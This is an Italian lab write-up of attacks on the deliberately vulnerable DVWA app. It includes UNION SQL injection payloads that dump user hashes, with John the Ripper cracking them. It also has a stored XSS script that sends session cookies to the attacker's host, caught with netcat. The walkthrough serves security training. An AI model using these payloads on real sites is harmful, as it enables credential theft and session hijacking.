

EXPLOIT DVWA

Nel progetto odierno, andiamo ad effettuare un exploit su dvwa di metasploitable configurata su livello di sicurezza low. In particolare andremo a sfruttare le vulnerabilità SQL injection e XSS stored per recuperare le password e i cookie di sessione degli utenti per poi inviarle successivamente a un server kali.

SQL Injection (blind)

Possiamo andare ad utilizzare il procedimento già sfruttato in precedenza sulla normale SQL injection di dvwa, ovvero approfittare del punto di iniezione nel campo "USER ID" della pagina che mostra il parametro iniettabile "id" direttamente nell'url. In questo caso, basta andare ad "indovinare" le colonne e le righe che ci interessano (user e password) nella tabella del DB, inserendo a tentativi diverse query nel campo user id e studiando le risposte che restituisce la pagina. Si può partire utilizzando una boolean based SQL injection che mira a trasformare la query in una condizione sempre vera o sempre falsa, ad esempio digitando <' or 1=1#>. Questa query ci riporta tutti i nomi e cognomi degli utenti nel database ma nessun'altra informazione, non conoscendo i valori di attributi e tuples della table.

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

```
ID: ' or 1=1#  
First name: admin  
Surname: admin  
  
ID: ' or 1=1#  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1=1#  
First name: Hack  
Surname: Me  
  
ID: ' or 1=1#  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1=1#  
First name: Bob  
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Per raggiungere il nostro scopo rapidamente possiamo andare a fare in modo che la pagina restituisca da sola tutte le informazioni che cerchiamo su tabelle, righe e colonne sfruttando la query:

<' and 1=1 union select null, table_name from information_schema.tables #>

User ID:

information_schema.tables #

Submit

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: CHARACTER_SETS

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: COLLATIONS

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: COLUMNS

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: COLUMN_PRIVILEGES

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: KEY_COLUMN_USAGE

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: PROFILING

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: ROUTINES

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: SCHEMATA

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: SCHEMA_PRIVILEGES

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: STATISTICS

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: TABLES

ID: ' and 1=1 union select null, table_name from information_schema.tables #

First name:

Surname: TABLE_CONSTRAINTS

Della lunga lista andiamo a cercare quelle che ci interessa riguardo gli utenti (users) per visualizzare tutte le colonne relative con la query:

<' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #>

User ID:

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: ' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar

E infine con la query seguente andiamo a stampare tutte queste informazioni per ogni utente con la query:

<' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #>

Dove null lascia la riga della prima colonna della query originale (first name) vuota, concat ci permette di visualizzare più valori nella stessa colonna e 0x0a spazia a capo le informazioni per una migliore visualizzazione. In questo modo otteniamo le password che cercavamo, ovviamente criptate. Essendo l'SQL injection blind nient'altro che la versione senza "suggerimenti" su eventuali errori a seguito di query sbagliate, il trucco funziona anche qua. Di seguito il risultato:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Essendo criptate le password devono essere scoperte. Andremo ad utilizzare il tool **john the ripper** per decrittare quanto scoperto, sfruttando il metodo a dizionario. Copiamo il risultato della SQL injection precedente e copiamolo su un file txt eliminando le parti non necessarie in questo modo:

```
nightwing@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 dvwapasswd2.txt  
admin:5f4dcc3b5aa765d61d8327deb882cf99  
gordonb:e99a18c428cb38d5f260853678922e03  
1337:8d3533d75ae2c3966d7e0d4fcc69216b  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Adesso abbiamo bisogno di un file di password da utilizzare. La cartella wordlists ne contiene alcune interessanti. Possiamo usare ad esempio rockyou.txt. Andiamo quindi ad eseguire il comando:

<john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwapasswd2.txt>

Dove l'opzione "**--format=raw-md5**" andrà ad utilizzare gli hash criptati con md5 per confrontarli con la lista password del file rockyou. Otteniamo così le password che cercavamo. Avendole già ottenute in precedenza, john ci avvisa che non ci sono hash da craccare, ma per visualizzarle tutte possiamo usare "**--show --format=raw-md5**" con il nome del file contenente le password originali.

```
(nightwing@kali)-[~]  
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwapasswd2.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
No password hashes left to crack (see FAQ)  
  
(nightwing@kali)-[~]  
$ john --show --format=Raw-MD5 dvwapasswd2.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 0 left
```


XSS STORED

In questa fase dell'exploitation andiamo ad usare un attacco di tipo XSS (cross site scripting) per cercare di ottenere i cookie di sessione dalla pagina xss stored di dvwa e inviarli al nostro server.

Proviamo a effettuare un XSS persistent in modo che chiunque visiti la pagina in questione faccia partire lo script malevolo per rubare i cookie. Per farlo, nella pagina di dvwa xss stored dove va inserito il messaggio guestbook, dobbiamo copiare questo codice:

```
<script>new Image().src="http://192.168.50.100/log.php?output="+document.cookie;</script>
```

Dove in pratica lo script crea un oggetto immagine impostando il suo attributo sorgente ad uno script sul nostro server kali. Proviamo a inserirlo nel campo:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout


Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help


Damn Vulnerable Web Application (DVWA) v1.0.7

Il box "message" ha una limitazione sul numero di caratteri e il nostro script è troppo lungo, quindi viene troncato.

Possiamo aggirare il problema modificando il codice html della pagina tramite il tasto ispezione dopo clic destro del mouse sul box del messaggio.



Nel campo a destra selezionato modifichiamo l'attributo "maxlength=50" in "maxlength=150" o comunque un numero sufficiente a contenere la nostra stringa.



Questo piccolo trucchetto ci permette di cambiare l'input accettato dal box per la pagina corrente. Ovviamente è temporaneo, tornerà al valore originale con un refresh o un semplice cambio della pagina.

Cliccando su "sign guestbook" confermiamo il nostro script. Apparentemente non è successo nulla, ma abbiamo appena impiantato il nostro XSS permanente. Ogni volta che la pagina verrà visitata, lo script verrà eseguito.


Adesso dobbiamo fare in modo di andare a raccogliere quanto seminato, dobbiamo cioè ricavare i cookie che abbiamo chiesto di inviare a kali all'indirizzo 192.168.50.100 e per farlo dobbiamo prima

necessariamente mettere su un server o anche solo mettersi in ascolto su una porta, in questo caso l'80, che corrisponde al servizio http. Eseguiamo quindi su kali il comando:



```
File Actions Edit View Help
(nightwing@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
```

Kali è così in ascolto sulla porta 80. Su dvwa spostiamoci su un'altra pagina qualsiasi e successivamente torniamo su XSS stored. Sul terminale adesso avremo le informazioni che cercavamo:



```
File Actions Edit View Help
(nightwing@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 44858
GET /log.php?output=security=low;%20PHPSESSID=7f2a538cad33b03b5fdb9bd3fb57354 HTTP/1.1
Host: 192.168.50.100
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

La parte sottolineata in rosso dopo PHPSESSID è il nostro obiettivo: abbiamo ottenuto il cookie di sessione. Possiamo salvarlo su un file di testo e utilizzarlo per accedere spacciandoci per l'utente a cui il cookie appartiene.